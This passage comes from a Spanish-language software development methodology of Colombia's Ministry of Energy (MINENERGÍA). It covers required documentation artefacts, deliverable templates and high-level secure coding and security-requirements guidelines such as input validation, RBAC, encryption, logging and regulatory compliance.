Artefactos Requeridos para el Desarrollo de Aplicaciones del MINENERGÍA.

Ilustración 8

Artefactos Requeridos



Fuente: MINENERGÍA

Artefactos Requeridos para el Desarrollo de Aplicaciones en el MINENERGÍA:

1. Negocio:

- Casos de Uso: Documentan cómo interactúan los usuarios con el sistema, identificando escenarios y acciones específicas para comprender las funcionalidades requeridas.
- Historias de Usuario: Describen las funcionalidades desde la perspectiva del usuario, proporcionando un enfoque centrado en las necesidades y expectativas del usuario.
- Convenios / Legislación: Recopilan las regulaciones y convenios relevantes que impactan el desarrollo de aplicaciones, asegurando el cumplimiento normativo.

2. Estrategias:

- Objetivos y Metas: Establecen los resultados deseados para el desarrollo de aplicaciones, alineados con los objetivos estratégicos del MINENERGÍA.
- Estrategias: Definen las acciones y enfoques específicos para alcanzar los objetivos establecidos, guiando el desarrollo de aplicaciones de manera coherente.

3. Procesos:

Matriz de Actores vs Actividades: Mapea los actores involucrados en los procesos del MINENERGÍA con las actividades que realizan, proporcionando una visión detallada de las interacciones y responsabilidades.

4. Información:

- Modelo de Entidades: Representa las entidades clave y sus relaciones en el ámbito del MINENERGÍA, facilitando la comprensión de la estructura de la información.

- Diccionario de Datos: Define y describe cada elemento de datos utilizado en las aplicaciones, asegurando consistencia en la interpretación y uso de la información.
- Diseño Data Mart: Especifica la estructura y organización de los almacenes de datos para garantizar la eficiente gestión y análisis de la información.

5. Aplicaciones:

- Diagrama de Servicios entre Aplicaciones: Muestra la interconexión y la comunicación entre diversas aplicaciones, proporcionando una visión general de la arquitectura de sistemas.
- Prototipos: Ofrecen representaciones visuales y funcionales de la interfaz de usuario y funcionalidades, permitiendo la validación temprana de requisitos.
- Resultados de Pruebas: Documentan los hallazgos y resultados de pruebas realizadas a las aplicaciones, incluyendo pruebas de unidad, integración y aceptación del usuario.

Estos artefactos forman un conjunto que guía y respalda el desarrollo de aplicaciones en el MINENERGÍA, asegurando la alineación con los objetivos del negocio, la implementación de estrategias efectivas, la optimización de procesos, el manejo adecuado de la información y la creación de aplicaciones robustas y eficientes.

Lista de entregables

Tabla 3

Lista de Entregables

Portada
Lista de cambios
Índice
1. Introducción
2. Participantes en el proyecto con roles definidos
3. Descripción de la aplicación o sistema de información
4. Objetivos de la aplicación o sistema de información
5. Cronograma de actividades, recursos y roles.
6. Catálogo de artefactos requeridos
6.1. Artefactos de negocio
6.1.1. Convenciones y/o Obligaciones (opcional)
6.1.2. Casos de usos
6.1.3. Historias de usuario
6.2. Artefactos de estrategia (Opcionales)
6.2.1. Objetivos del negocio
6.2.2. Metas del negocio
6.2.3. Estrategias del negocio
6.3. Artefactos de procesos de negocio
6.3.1. Procesos de negocio notación BPMN (opcional)
6.3.2. Matriz de actores vs actividades
6.4. Artefactos de información
6.4.1. Modelo de entidades
6.4.2. Diccionario de datos
6.4.3. Diseño de Data Mart (opcional)
6.5. Artefactos de aplicaciones
6.5.1. Prototipos
6.5.2. Diagrama de servicios entre aplicaciones
6.5.3. Resultado de pruebas
6.6. Artefactos no funcionales
7. Manuales (pueden ir en un documento aparte)
7.1. Manual de usuario conforme plantillas institucionales
7.2. Manual de administración e instalación conforme plantillas institucionales
8. Requisitos no funcionales
9. Anexos
9.1. Acta de aprobación de usuario funcional
9.2. Acta de aprobación emitida por grupo tic
10. Glosario de términos

Fuente: MINENERGÍA

Casos de Uso

Este modelo de ingeniería de software es un artefacto fundamental para la documentación de las aplicaciones del *MINENERGÍA*, este servirá para documentar, entender y validar el levantamiento de información realizado antes del desarrollo de la aplicación, adicionalmente claramente es una entrada para describir el flujo del proceso de negocio donde se identifican los actores, escenarios, asociaciones.

Para la elaboración de este entregable se debe tener en cuenta la siguiente plantilla:

Tabla 4


Plantilla de Casos de Usos

Caso de uso	Nombre del caso de uso.
Actores	Actores primarios y secundarios que interaccionan con el caso de uso.
Tipo	Tipo de flujo Básico, inclusión, extensión, generalización o algún otro.
Propósito	Razón de ser del caso de uso.
Resumen	Resumen del caso de uso.
Precondiciones	Condiciones que deben satisfacerse para poder ejecutar el caso de uso.
Flujo Principal	El flujo de eventos más importante del caso de uso, donde dependiendo de las acciones de los actores se continuará con alguno de los subflujos.
Subflujos	Los flujos secundarios del caso de uso, numerados como (S-1), (S-2), etc.
Excepciones	Excepciones que pueden ocurrir durante el caso de uso, numerados como (E-1), (E-2), etc.
Actor	Nombre del Actor.
Caso de Uso	Nombre de los casos de uso en los cuales participa.
Tipo	Primario o Secundario.
Descripción	Breve descripción del autor.

Fuente: MINENERGÍA

Ilustración 9

Componentes Diagrama Caso de Uso



Fuente: *MINENERGÍA*

Historias de Usuario

Por medio de una entrevista, el usuario hace una de la descripción del proceso o tareas que realiza, esto se convierte en un requerimiento funcional para la aplicación o sistema de información. Por lo cual, es claramente una entrada de los casos de uso y prototipos, lo cual es relevante para el levantamiento de información de todas las aplicaciones del MINENERGÍA.

Para la elaboración de este entregable se debe tener en cuenta las siguientes observaciones:

a) Número: Identificador único de la Historia de Usuario.
b) Fecha de entrevista.
c) Usuario: Persona encargada del proceso.
d) Nombre de la historia.
e) Prioridad en negocio: Alta, Media, Baja.
f) Riesgo en el desarrollo: Alta, Media, Baja.
g) Descripción: funcionalidad o acción que ejecuta el usuario.
h) Validación: condiciones que cumplen las acciones que ejecuta el usuario.

Procesos de Negocio

Para el grupo TICS del MINENERGÍA, es fundamental entender el proceso de negocio de las aplicaciones, para documentar los procesos se debe tener en cuenta los siguientes pasos:

Tabla 5

Meta Información

ID	
Nombre del proceso	
Versión	
Autor	
Revisor	
Aprobador	

Fuente: MINENERGÍA

a) **Descripción del proceso:** escribir una descripción breve del proceso que incluya información crítica.

b) **Inicio y fin del proceso**

- Identificar los triggers que hacen que inicie el proceso.
- Identificar los casos de terminación del proceso.

Tabla 6

Identificación de Triggers de Inicio

Id	Nombre del trigger	Tipo	Descripción del trigger

Fuente: MINENERGÍA

Tabla 7

Identificación Casos de Terminación

Id	Nombre	Tipo	Descripción del fin


Fuente: MINENERGÍA

BPMN

- Construir el diagrama BPMN del proceso

Ilustración 10

Diagrama BPMN



Fuente: MINENERGÍA

a) Actores

- Identificar y describir los actores que participan

Ilustración 11

Identificación de actores participantes

ID	Nombre del actor	Descripción	Rol dentro del proceso
Ac1			


Fuente: MINENERGÍA

b) Actividades

- Identificar y describir las actividades del proceso.
- Clasificar las actividades.
- Describir formularios y documentos asociados.
- Describir dependencias hacia aplicaciones y servicios.
- Identificar documentación relevante.

Ilustración 12

Identificación de Actividades del Proceso




Fuente: MINENERGÍA

c) Modelo conceptual y catálogo de entidades

- Elaborar el diagrama de clases con el modelo de información del proceso: incluye las estructuras de datos que crea, modifica, utiliza, etc. como parte de las tareas:
- Elaborar el catálogo de entidades.
- Elaborar el diccionario de datos.

Ilustración 13

Diagrama Clases



Fuente: MINENERGÍA

Matriz de Actores vs Actividades

Es relevante construir una matriz de actores/roles vs actividades, debido que esta indicará la visibilidad de los módulos de la aplicaciones o sistemas de información del MINENERGÍA.

Ilustración 14

Matriz de Actores vs Actividades

	A1	A2	A3	A4	A5
Ac1	x		x	x	
Ac2		x			x

Fuente: MINENERGÍA

Prototipos

Para aclarar los requerimientos de los usuarios, verificar la factibilidad del diseño de las aplicaciones o sistemas de información del MINENERGÍA, es relevante crear los prototipos antes de la fase de desarrollo, esto disminuye el reproceso en el desarrollo de software, clarifica las expectativas en los usuarios en la etapa de diseño, aumenta la productividad en el diseño de las aplicaciones, aumenta la participación y conocimiento de los usuarios e identificación de requerimientos conocidos para la iteración del proceso de refinamiento.

Diagrama de servicios entre aplicaciones

Inicialmente se debe identificar los servicios que van a consumir las aplicaciones, inherentes al sistema que se esté desarrollando, aplicaciones existentes y servicios con entidades que necesiten información del MINENERGÍA. Para esta identificación se pueden usar los siguientes enfoques:

a) **Enfoque top-down:** En este enfoque se puede usar el diagrama de casos de uso o historias de usuarios, las cuales proveen información relevante para definir los servicios de negocio. De esta forma, se conocen los roles, subsistemas, entradas presentes en el dominio de negocio, lo cual servirá para hacer los procesos de negocios con notación BMPN.

b) **Enfoque bottom-up:** Los sistemas y aplicaciones preexistentes de la entidad son analizados, y como resultado del análisis, aquellos que sean considerados candidatos viables para proporcionar la implementación de la funcionalidad de los servicios que compondrán el proceso de negocio, son seleccionados.

c) **Enfoque middle-out:** Consiste en modelar y definir aquellos servicios no identificados mediante los dos enfoques anteriores.

8. Guía Metodológica para adquisición y construcción de software y aplicaciones aplicando principios de seguridad.

En este capítulo se tratará el proceso a seguir para construcción segura de software y los principios generales de seguridad, que deberán seguirse para la adquisición y desarrollo seguro de software.

8.1 Proceso de construcción seguro de software

Se aborda en este capítulo, lo concerniente a los principios de seguridad utilizados en la construcción de software, así como la arquitectura de Software, basada en entendimiento de los procesos.

Antes de iniciar el proceso de construcción se deben definir:

a) **Formación del Grupo de Desarrollo**

Todos los miembros del equipo de desarrollo, deben recibir formación en seguridad específica, para el rol que desempeñen dentro de la Entidad o los proyectos afectados por las normativas. El objetivo es que adquieran una base mínima de conocimientos que permita minimizar los riesgos de seguridad.

Es importante hacer entender a todos los involucrados en el ciclo de vida de desarrollo los beneficios a largo plazo relacionados con la incorporación de los procesos de seguridad. En caso contrario, la seguridad puede correr el riesgo de abandonarse en caso de no observar efectos concretos a corto plazo.

De esta forma, se debe planificar formación en grupos reducidos a distintos niveles, tanto de forma previa al inicio del proyecto como periódicamente a lo largo del mismo.

b) **Creación del Responsable de Seguridad**

Uno de los miembros del equipo deberá asumir la responsabilidad de planificación y gestión de todas las actividades relacionadas con la seguridad a lo largo del proyecto, convirtiéndose en el catalizador de las decisiones que afecten a este tipo de actividades. Para efectos del MINENERGÍA, esta responsabilidad recae directamente sobre el Arquitecto de Soluciones Digitales y subyacentemente sobre los Ingenieros de Desarrollo, que tengan a cargo el desarrollo en sí mismo, seguimiento y control de las soluciones (desarrollos nuevos, aplicaciones, sistemas de información, servicios Web, Apps, entre otros) a cargo

La función de este rol debe abarcar, como mínimo, las dos primeras de las siguientes funciones:

- Repositorio de conocimientos de seguridad para el resto de los miembros del equipo.
- Aplicar los procesos de seguridad a lo largo del SDLC.

- Realizar evaluaciones de seguridad sobre el trabajo realizado por el resto de los miembros del equipo.

c) **Definición de los Entornos de Trabajo**

Es necesario definir los distintos entornos de trabajo que se utilizarán a lo largo del SDLC, sus requerimientos, así como el proceso de migración de unos a otros y las particularidades de cada uno de estos entornos.

Típicamente, los entornos de trabajo utilizados son los siguientes:

- Desarrollo.
- Test.
- Producción.

d) **Definición de Métricas**


Antes de comenzar el desarrollo, se deben definir los aspectos que deberán ser evaluados para conocer el resultado de la aplicación de las actividades de seguridad en el SDLC. El objetivo es elaborar métricas adecuadas que permitan evaluar el nivel de seguridad y calidad del desarrollo, así como analizar su evolución.

Se deberá planificar durante el proyecto la ejecución de estas métricas para garantizar el nivel de seguridad y calidad requeridas.

La Entidad utiliza el ciclo de vida de desarrollo de software (SDLC) para implementaciones sobre sus aplicaciones, basándose en la metodología RUP para sus desarrollos, el proceso para los requerimientos de desarrollo es el siguiente:

Ilustración 15

Construcción Segura de Software



Parámetros y Lineamientos de código Seguro

Aplicar código seguro es una práctica indispensable para garantizar la operación de los sistemas de información en sus fuentes y los datos contra vulnerabilidades y ataques:

A continuación, se presenta el análisis y el contexto técnico de las pautas que se utilizan actualmente en la entidad para asegurar la implementación de código seguro en los distintos desarrollos y actualizaciones:

- **Control de Versiones y Colaboración**

Uso de GitLab para el control de versiones, asegurando un registro detallado de cambios y permitiendo la colaboración efectiva entre los desarrolladores.

Cada cambio es revisado mediante pull requests, donde al menos otro desarrollador revisa y aprueba el código antes de su integración.

- **Análisis de Seguridad del Código**

Revisiones de código enfocadas en aspectos de seguridad, buscando patrones comunes de vulnerabilidades como inyecciones SQL, XSS, y manejo incorrecto de datos sensibles basando en transferencias de conocimiento de remediación de vulnerabilidades.

- **Gestión de Dependencias**

Se realiza la actualización de todas las dependencias y librerías de terceros

Se revisan las dependencias para asegurar que no introduzcan vulnerabilidades conocidas.

- **Pruebas de Seguridad**

Se implementan pruebas unitarias y de integración que incluyen casos específicos para validar la seguridad del código.

- **Capacitación**

Se participó en la sesión de remediación de vulnerabilidades.

- **Configuración Segura**

Se asegura que todas las configuraciones de los entornos de desarrollo, pruebas y producción sigan los principios de mínima exposición y privilegios mínimos.

- **Protección de Datos Sensibles**

Encriptar datos sensibles tanto en reposo como en tránsito utilizando algoritmos y protocolos seguros.

Aplicar políticas estrictas de acceso a datos, asegurando que solo el personal autorizado pueda acceder a la información confidencial.

Estas prácticas y herramientas permiten mantener un alto nivel de seguridad en los desarrollos, contribuyendo a la calidad y confiabilidad.

- **Validación y Saneamiento de Entradas:**

Validación de Entrada: Implementar validaciones robustas para todas las entradas del usuario. Usar patrones y reglas de negocio para verificar datos de formularios, URLs, etc.

Saneamiento de Datos: Saneamiento de entradas para evitar ataques como SQL Injection, Cross-Site Scripting (XSS), y Cross-Site Request Forgery (CSRF). Utilizar bibliotecas específicas para este propósito.

- **Autenticación y Autorización:**

Control de Acceso Basado en Roles (RBAC): Implementar RBAC para asegurarse de que los usuarios solo tengan acceso a los recursos necesarios para su rol. Revisar y actualizar regularmente los permisos.

- **Manejo de Errores:**

Manejo Seguro de Errores: Capturar y manejar las excepciones sin exponer detalles internos de la aplicación. Proveer mensajes de error genéricos al usuario y loggear detalles técnicos en un sistema seguro.

Registro de Errores: Utilizar sistemas de logging seguros y centralizados para monitorear y auditar errores y excepciones. Implementar alertas para errores críticos.

- **Almacenamiento Seguro de Datos:**

Encriptación de Datos: Encriptar datos sensibles tanto en tránsito como en reposo.

Hashing de Contraseñas: Utilizar algoritmos de hashing para almacenar contraseñas. Implementar políticas de salting y peppering para mayor seguridad.

- **Parámetros y Configuraciones**

Configuraciones de Seguridad de la Aplicación:

Política de Seguridad de Contenidos (CSP): Configurar CSP para prevenir ataques de inyección de scripts y otros tipos de ataques de contenido.

Cross-Origin Resource Sharing (CORS): Configurar CORS adecuadamente para limitar el acceso a recursos desde orígenes no confiables.

- **Seguridad en el Desarrollo:**

Principio de Menor Privilegio: Asegurarse de que cada componente del sistema opere con los privilegios mínimos necesarios. Revisar y ajustar permisos regularmente.

Segregación de Funciones: Separar funciones críticas y aplicar controles adicionales para operaciones sensibles.

- **Artefactos y Herramientas**

Linter y Formateadores:

Flake8 y ESLint: Configurar linters para verificar el cumplimiento de las mejores prácticas de codificación y detectar patrones de código potencialmente inseguros.

Prettier: Utilizar formateadores para mantener la consistencia del código y facilitar las revisiones.

Análisis de Seguridad Estático y Dinámico (por implementar) :

- **Integración en CI/CD: Integrar** herramientas de análisis estático (ejemplo SonarQube) y dinámico (ejemplo OWASP ZAP) en el pipeline de CI/CD para detectar y mitigar vulnerabilidades durante el ciclo de desarrollo.

- **Procedimientos de Implementación (por implementar)**

Pipeline de CI/CD:

Automatización de Pruebas: Automatizar la ejecución de pruebas unitarias, de integración y de seguridad en el pipeline de CI/CD.

Escaneo de Dependencias: Integrar herramientas para el escaneo continuo de dependencias y generar reportes de vulnerabilidades.

- **Monitoreo y Respuesta a Incidentes:**

Sistemas de Monitoreo: Implementar soluciones de monitoreo y alerta para detectar actividades sospechosas y responder a incidentes de manera oportuna.

Plan de Respuesta a Incidentes: Desarrollar y mantener un plan de respuesta a incidentes y realizar simulacros periódicos para asegurar la preparación del equipo.

- **Documentación y Comunicación:**

Políticas de Seguridad: Documentar políticas de seguridad, procedimientos y mejores prácticas. Asegurarse de que estén accesibles y actualizadas.

Comunicación Efectiva: Fomentar una cultura de comunicación abierta sobre la seguridad, promoviendo la reportación de posibles vulnerabilidades y la colaboración en su mitigación.

- **Chek List Desarrollo Seguro (ANEXO).**

De acuerdo a la estructura y desglose anterior, se continuará propiciando la implementación de los lineamientos y parámetros en desarrollo de software, lo que permitirá a mejorar de forma evolutiva la seguridad y factibilidad en los frentes de solución con mayor protección en posibles amenazas y vulnerabilidades de alto impacto.

8.1.1 Análisis de Requerimientos

Los requerimientos definidos para un desarrollo de software pueden ser funcionales (un comportamiento determinado por el solicitante), o no funcionales (especificaciones sobre rendimiento, disponibilidad, seguridad, entre otros).

Para determinar los requerimientos en un desarrollo de software, en primer lugar, se deberá realizar un análisis de los casos de uso definidos en la petición de nuevo desarrollo o cambio, especificando todos los pasos o actividades que deberán realizarse para llevar a cabo la funcionalidad deseada.

Requisitos Funcionales
Se obtendrá la siguiente información durante la toma de requisitos:

Casos de Uso:

a) Características por Caso de Uso.
b) Diagrama de Actividad por Caso de Uso.

Funcionalidades:

a) Características por Flujo de Actividad.
b) Diagrama de Actividad.

Requisitos No Funcionales

Durante la fase de análisis de requisitos se deberá determinar:

Requisitos de Entorno:

a) Requisitos de Configuración de Entornos.
b) Servidores y Bases de Datos.
c) Redes, Balanceo de Carga, Firewall, HSM.

Requisitos de Aplicación e Integración.

Requisitos de Datos:

a) Requisitos de Estructura de Datos.
b) Migración de Datos.
c) Entrada de Datos Maestros.

Requisitos de Seguridad y Certificación:

Para garantizar el nivel de seguridad de una aplicación, se deberán tener en cuenta los principios de seguridad durante la fase de definición de requerimientos, antes de iniciar el desarrollo.

La seguridad de las aplicaciones debe implementarse a distintos niveles, no obstante, es frecuente encontrar una capa independiente denominada “capa de seguridad”. Todas las funcionalidades relacionadas con la seguridad y que sean comunes al resto de módulos de la aplicación, deben estar implementadas en dicha capa, y las funciones que proporciona deben ser usadas en todos los puntos críticos de la aplicación.

De esta forma, la abstracción que proporciona esta capa permite incorporar seguridad manteniendo un control centralizado de la misma, sin necesidad de modificar el código de la aplicación ya existente.

Así, la capa de seguridad debe contemplar aspectos como:

- **Autenticación y Autorización:** permite la autenticación centralizada de usuarios y la verificación de sus privilegios en el acceso a los recursos privados.
- **Validación de Datos:** no verifica únicamente los datos de entrada facilitados por los usuarios, sino también las entradas y salidas de los objetos de negocio.
- **Tratamiento de Errores y Excepciones:** cualquier excepción debe ser gestionada y nunca llegar al cliente. Las situaciones de error deben ser tratadas retornando una página de error personalizada y no mostrando más información de la estrictamente necesaria.
- **Funcionalidades Criptográficas:** los sistemas criptográficos pueden proporcionar uno o más de los siguientes cuatro servicios: autenticación, no repudio, confidencialidad e integridad.

- **Gestión de Errores:** Debe evitarse que las aplicaciones entren en un estado desconocido y/o no-controlado después de producirse algún tipo de error, para ello estas deben disponer de un sistema de gestión de errores y excepciones que se encargue de manejar estas situaciones. Un sistema de gestión de errores adecuado debe cumplir una serie de condiciones:

  - La aplicación debe recuperar un estado controlado.
  - Los errores producidos deben quedar registrados para su posterior análisis.
  - No se debe mostrar excesiva información sobre el error producido al usuario de la aplicación, ya que ello podría proporcionar información que ayude a dirigir un posible ataque.

- **Criptografía:** Las aplicaciones deben poder garantizar la confidencialidad de ciertos datos, por lo que es importante que estas dispongan de funcionalidades criptográficas para cifrar aquella información que pueda ser considerada sensible o crítica. Los algoritmos de cifrado utilizados deben ser algoritmos robustos y que no se conozcan debilidades o vulnerabilidades, deben además permitir distintos tipos de cifrado para distintas necesidades, como cifrado simétrico y cifrado asimétrico.
  Por otro lado, la transmisión de información sensible debe realizarse siempre a través de un canal cifrado (por ejemplo, haciendo uso de TLS).

- **Autenticación y Autorización:** Para garantizar la seguridad y la confidencialidad de los datos, las aplicaciones deben disponer de mecanismos de autenticación y autorización. Existen diversos mecanismos de autenticación (contraseñas, tokens, certificados digitales, verificaciones biométricas) y deberían definirse los más adecuados para cada aplicación según su nivel de criticidad.

  Debería garantizarse, además, que cada usuario puede hacer uso únicamente de aquellos recursos y funcionalidades de la aplicación para los que está autorizado.

- **Registros de Actividad:** Las aplicaciones han de contemplar la implementación de mecanismos que ayuden en la investigación tras una posible intrusión o fraude en la operación de la aplicación.
  De esta forma, se deberá implementar un sistema de log que deberá ser revisado periódicamente con el fin de detectar anomalías que identifiquen posibles ataques contra la aplicación o el sistema en el que reside.

Los datos para almacenar por la aplicación, deberán permitir que la persona que los revise, pueda correlacionarlos con la información almacenada por otros sistemas (servidor web, de aplicaciones, entre otros.). Así, entre otros datos conviene almacenar: IP del cliente, acción solicitada, fecha y hora de la acción solicitada, código de usuario (en caso de llevarse a cabo por un usuario autenticado), entre otros, así como toda aquella información que pueda resultar útil para identificar tanto el usuario como el objetivo de la operación y las condiciones en las que se llevó a cabo.

- **Copias de Seguridad:** Debería establecerse una política de copias de seguridad para los datos de las aplicaciones (y el propio código de la aplicación), definir qué datos deben contemplarse, quién y cómo se responsabilizará de dichas copias y realizar pruebas periódicas para verificar su correcta restauración.

- **Definición de Criticidad:** No todas las aplicaciones tienen la misma criticidad y es importante definir dicho aspecto en una aplicación, ya que ayuda considerablemente a la toma de decisiones posteriores. Algunos aspectos a tener en cuenta para definir la criticidad de una aplicación son los siguientes**:**

  - Datos que maneja la aplicación: si estos datos son más importantes y/o críticos, la criticidad de la aplicación aumenta.
  - Visibilidad de la aplicación: una aplicación puede ser visible únicamente para usuarios locales, o puede estar visible en Internet. El número de usuarios de la red que puede interactuar con la aplicación también determina el nivel de criticidad.
  - Número de usuarios: una aplicación que tenga un gran número de usuarios será más crítica que una aplicación que sea usada por pocos usuarios.

- **Cumplimiento de Leyes y Normativas:** Es importante definir y contemplar las acciones necesarias para que una aplicación se adapte y cumpla las leyes y normativas establecidas que puedan afectarle. Algunas de estas leyes y normativas a tener en cuenta son las siguientes:

  - Ley 1581 (Ley de Protección de Datos): Es la ley colombiana que tiene por objeto garantizar y proteger, en lo que concierne al tratamiento de los datos personales, las libertades públicas y los derechos fundamentales de las personas físicas, y especialmente su intimidad y privacidad personal y familiar. Está ley existe en otros países y debe ser de obligatorio cumplimiento.
  - PCI DSS (Payment Card Industry Data Security Standard): Es un estándar de seguridad que define el conjunto de requerimientos para gestionar la seguridad, definir políticas y procedimientos de seguridad, arquitectura de red, diseño de software y todo tipo de medidas de protección que intervienen en el tratamiento, procesado o almacenamiento de información de tarjetas de crédito.

Otros requisitos de seguridad a tener en cuenta son:

- Área de Exposición: número de puntos de entrada a la aplicación.
- Facilidad de Mantenimiento: esfuerzo para localizar y solventar un problema.
- Riesgos: volumen de riesgos a los que se encuentra expuesto.
- Incidentes: número de incidentes/vulnerabilidades.

- Integridad: seguridad contra accesos no autorizados.
- Confidencialidad: privacidad de los datos.
- Disponibilidad: Tiempo activo del sistema/servicio.
- Pruebas: nivel de calidad de las pruebas de seguridad.
- Documentación: elaboración de documentos de seguridad.
- Cantidad de Defectos encontrados Vs Cantidad de Defectos Remediados.

A nivel de calidad, algunos de los posibles factores a tener en cuenta son:

- Corrección: grado de cumplimiento de los requerimientos.
- Fiabilidad: exactitud en el funcionamiento.
- Facilidad de Uso y Aprendizaje: por parte de los usuarios.
- Eficiencia: número de recursos necesarios.
- Portabilidad: esfuerzo para migrar a otra plataforma.
- Reusabilidad: código que puede ser aprovechado en otros desarrollos.
- Interoperabilidad: esfuerzo para acoplar el software a otro sistema.
- Flexibilidad: esfuerzo para realizar mejoras.
- Facilidad de Prueba: asegurar que el software realiza su función.

- Requisitos de Herramientas: con las que debe posiblemente interactuar.
- Requisitos de Procesos: con otros procesos con los que va a tener interacción.
- Requisitos de Documentación: propia de la aplicación o reportes e informes.
  - Manual de Usuario.
  - Manual de Administración & Operación.
  - Cambios en la Guía de Implementación.
- Requisitos de Rendimiento & Estabilidad: como capacidad mínima de procesador, memoria, entre otros.
  - Procedimientos de Disaster Recovery: propios de la aplicación para utilizarse ante desastres
  - Requisitos de Compatibilidad: para posibles integraciones con otros sistemas y/o aplicaciones.
- Soporte y Servicio Pre-Producción: condiciones a tener en cuenta durante la fase de soporte

8.1.2 Desarrollo

Las actividades realizadas en esta etapa son:

8.1.2.1 Diseño técnico

Realizar el diseño que cumpla con los requerimientos definidos tanto funcionales y no funcionales, dicho diseño debe contar con al menos:

- Diagrama de Clases.
- Ficheros/parámetros de entrada y de salida.
- Integración con dispositivos (métodos públicos, métodos privados).

- Especificación de Seguridad & Certificación[1].
  - Adaptación a Normativas PCI DSS y PA-DSS.
  - Procesos de Seguridad.
  - Gestión de Claves.
  - Adaptación a Nuevos Requisitos de Certificación.
- Modelo de despliegue
  - Proceso de migración.
  - Creación/actualización de Procedimientos de Operación.

Es en esta primera etapa del ciclo de vida, en la que se deberán identificar las áreas de seguridad de la aplicación, consideraciones de seguridad respecto el diseño, así como los requerimientos funcionales de seguridad.

Principios de Seguridad:

